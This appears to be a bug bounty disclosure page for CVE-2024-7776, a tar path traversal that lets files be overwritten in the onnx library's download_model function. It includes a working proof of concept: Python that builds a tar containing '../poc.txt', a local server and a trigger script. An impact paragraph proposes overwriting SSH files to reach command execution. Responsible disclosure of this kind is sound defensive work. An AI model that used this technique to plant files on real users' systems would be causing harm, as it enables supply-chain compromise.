

Arbitrary File Overwrite in onnx/backend/test/runner/download_model in onnx/onnx in onnx/onnx

✓ Valid

Reported on Jul 11th 2024

A vulnerability in the `download_model` function of the onnx/onnx framework, version 1.16.1, allows for arbitrary file overwrite due to inadequate prevention of path traversal attacks in malicious tar files.

The same vulnerability as CVE-2024-5187 in the `download_model` function that has not been fixed as follow:

```
@classmethod
@retry_execute(3)
def download_model(
    cls,
    model_test: TestCase,
    model_dir: str,
    models_dir: str,
) -> None:
    # On Windows, NamedTemporaryFile can not be opened for a
    # second time
    del model_dir
    download_file = tempfile.NamedTemporaryFile(delete=False)
    try:
        download_file.close()
        assert model_test.url
        print(
            f"Start downloading model {model_test.model_name} from {model_test.url}"
        )
        urlretrieve(model_test.url, download_file.name)
        print("Done")
        with tarfile.open(download_file.name) as t:
            t.extractall(models_dir)
```

The same issue is that the tarfile decompression package was not checked.

Firstly, I constructed a malicious tar package using the following code

```
import tarfile
import os
tar = tarfile.open("poc.tar", "w")
```

```
tar.add('../poc.txt')
tar.close()
```

then I use the command `python -m http.server` to run a server so that I can download the tar through http.

```
PS D:\AI-Security> ls

目录: D:\AI-Security

Mode                LastWriteTime         Length Name
----                -
d-----          17:06                 docs
d-----           9:36                inference
d-----          10:55                 imgs
-a----          10:27          10240 poc.tar
-a----          10:55           1873 wp.md

PS D:\AI-Security> python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

Assuming the working directory is `inference/onnx/`.

the poc as follow:


```
import onnx.backend.test as obt
import onnx.backend as ob

testcast = obt.runner.TestCase(name="evil", model_name="onnx", url="http://127.0.0.1:8000/poc.tar",
                                model_dir=None, model=None, data_sets=None,
                                kind="tar", rtol=0.0, atol=0.0)

runner = obt.runner.Runner.download_model(testcast, "", ".")
```

before running poc , inference folder layout as follow :

the inference folder:



the inference/onnx folder:

T7 Shield (D:) > AI-Security > inference > onnx >

名称	修改日期	类型	大小
.idea	2024/7/11 9:58	文件夹	
poc.py	2024/7/11 10:34	Python 源文件	1 KB

after running poc , inference directory layout as follow:

the inference folder:

T7 Shield (D:) > AI-Security > inference >

名称	修改日期	类型	大小
onnx	2024/7/11 9:37	文件夹	
poc.txt	2024/7/11 10:25	文本文档	

poc.txt

hack!!

Impact

This type of supply chain attack, if the attacker spreads malicious model compressed files recklessly, and the user uses download_model to download, if the attacker hides SSH related files in the compressed package, the files in the user's relevant directory will be overwritten, leading to remote command execution.

Occurrences

`__init__.py` L241

References

- <https://huntr.com/bounties/50235ebd-3410-4ada-b064-1a648e11237e>

- ✉ We have contacted a member of the **onnx** team and are waiting to hear back 2 years ago
- ✉ We have sent a follow up to the **onnx** team. We will try again in 4 days. 2 years ago
- ✉ We have sent a second follow up to the **onnx** team. We will try again in 7 days. 2 years ago



arashimu commented 2 years ago

Researcher

It seems that the maintainer has fixed this vulnerability. When can I apply for a CVE ID. Here is the patch:

<https://github.com/onnx/onnx/pull/6222/files/a611ac80eefb2bab6e86e749ffeb2d1780ce3531>

- ✉ We have sent a third follow up to the **onnx** team. We will try again in 14 days. 2 years ago
- ✉ We have sent a fourth follow up to the **onnx** team. We will send a final notification 48 hours before report publication. a year ago



arashimu commented a year ago

Researcher

I had reported an issue on onnx in July 6, and the maintainer of onnx had fixed the vulnerability. The issue url is <https://github.com/onnx/onnx/issues/6215>

⚙ This report has now been passed to internal triage and should be resolved within 14 days. a year ago

✎ **Dan McInerney** modified the Severity from High (8.8) to High (8.1) a year ago

★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

✓ **Dan McInerney** validated this vulnerability a year ago

I believe we may have mistakenly set the previous CVSS vulnerability to 8.8 with Confidentiality: High, but that should be None for a file overwrite vulnerability since the direct impact of file overwrite does not include the ability to read files. Reading through maintainers responses, they generally consider this a low severity due to the fact it's in a testing directory which I would generally agree with. By strictest CVSS standards, it does make sense to set Integrity and Availability to High but I could see the argument that the location of the vulnerability in a test directory should lower this CVSS. We generally do not like validating vulnerabilities in test directories but since maintainers in GitHub discussion said it was a possibility of an attack vector and because those chose to fix it we'll leave this. As of right now I'm leaving it as 8.1 based solely on the most black and white interpretation of CVSS scoring but maintainers are welcome to join the discussion and impact this decision before publication.

\$ **arashimu** has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

 CVE-2024-7776 assigned to this report. a year ago

 We have sent a warning to the **onnx** team to inform them that this report will be published in 48 hours a year ago

 We have notified the **onnx/onnx** maintainers about this report in their weekly follow-up a year ago

 This vulnerability has now been published a year ago

 CVE-2024-7776 has now been published 10 months ago

[Sign in](#) to join this conversation

CVE

CVE-2024-7776

Published

Vulnerability Type

CWE-22: Path Traversal

Severity

High (8.1)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	High

[Open in visual CVSS calculator](#) 

Registry

Pypi

Affected Version

before and including 1.16.1

Visibility

Public

Status

Awaiting fix

Disclosure Bounty

\$750

Fix Bounty

\$187.5

Found by



arashimu

@arashimu

UNPROVEN



Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.



© 2024

[Privacy Policy](#)

[Terms of Service](#)

[Code of Conduct](#)

[Cookie Preferences](#)

[Contact Us](#)